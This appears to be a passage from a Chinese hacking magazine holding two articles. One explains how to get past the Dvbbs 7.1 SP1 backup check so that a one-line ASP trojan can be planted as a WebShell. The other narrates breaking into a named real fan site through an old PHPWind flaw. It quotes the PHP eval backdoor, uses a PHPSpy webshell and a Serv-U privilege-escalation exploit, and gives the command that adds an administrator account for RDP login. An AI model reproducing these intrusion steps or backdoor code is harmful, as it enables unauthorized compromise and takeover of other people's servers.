不过我还可以更高兴地告诉各位玩渗透的朋友：如果各位以为这样就可以阻止我们拿到WebShell的话，那这种想法未免就太天真了。根据以往的经验来看，安全是相对的，暂时的。不安全才是绝对的，永恒的。

下面介绍突破动网论坛7.1 SP1备份数据库限制的两种方法。

方法一：手工解决

先用Access新建一个数据库，如图2所示。

随便建一个表，再新建一个字段，数据类型为文本，如图3 所示。

最后在列里写入一句话木马，如图4 所示。

此数据库就被插入一句话木马了。将此文件扩展名改为jpg、rar等可以上传的文件扩展名，然后上传。再到后台备份，Dvbbs7.1SP1不是喜欢检查吗？那么我们就给它个一句话木马数据库让它查。查呀？查呀？你倒是查呀？结果当然是顺理成章的拿到WebShell。




图2




图3




图4

方法二：程序帮忙

刚才是手动做了一个含有一句话木马的数据库，这次我们借助工具来突破备份数据库的限制。

我们使用"数据库木马合并器"来完成这个操作，如图5 所示。




图5

小知识：数据库木马合并器可以将ASP木马与空数据库合并，注意是空数据库。合并后的文件既是ASP木马又是数据库。

点击打开文件，选中我的海洋ASP木马，设置好保存路径，成功，如图6 所示。




图6

在后台备份一下试试，没有问题，如图7 所示。





图7

软件作者有点狠，正常关闭软件时，会打开一个IE窗口连接他的网站。我们直接使用进程管理器杀掉此进程就不会弹窗口了。总体来说，这两种方法实现起来都非常简单，不过效果却是显而易见的。



适合读者：网络爱好者、入侵爱好者、脚本爱好者
前置知识：无

老漏洞新利用

——三步攻破胡兵全球互动网

文/图 3389info

胡兵估计大家都知道吧？最近比较火的那个，这里就不替他做广告了，喜欢不喜欢他的Fans可以去网上找找他的资料。今天我给大家带来的是：三步攻破www.hubing.cn（胡兵全球互动网）。

主页没啥说的，尽是精美的Flash。问题出在网站所用的论坛上，看了下版权，完全无语了，居然是传说中的PHPWind1.3.6，如图1所示。




图1

此版本出的问题可不少，有兴趣的朋友可以去找一下相关资料，拿出Pinkeyes写的针对PHPWind2.02以下版本的利用工具，点击攻击。如果论坛没打补丁的话，就会在当前目录下创建一个名为error.php的文件，内容为LANKER微型PHP后门："<?php eval($_POST[cmd])?>"，如图2所示，看来我们成功了。




图2

用客户端连接，得到一个WebShell，如图3所示。




图3

现在就可以传我们的大马上去了，我用的是PHPSpy2006 saiy修正版，在黑防主页有下载，感觉增加的几个工具都比较实用。试试我们的权限，如图4所示。




图4

使用"netstat -an"查看，发现开了3389。不过用"net user"添加不了用户，估计当前用户是user，没权限修改。再次查看，发现还有一个Serv-U，43958端口。现在可以考虑用Serv-U来提权。最简单的办法：使用PHPSpy上新增的Serv-U EXP，如图5所示。




图5

执行成功，如图6所示。




图6

最后将saiy用户提升到管理员"net localgroup administrators saiy /add"。通过3389登录，搞定。如图7所示。


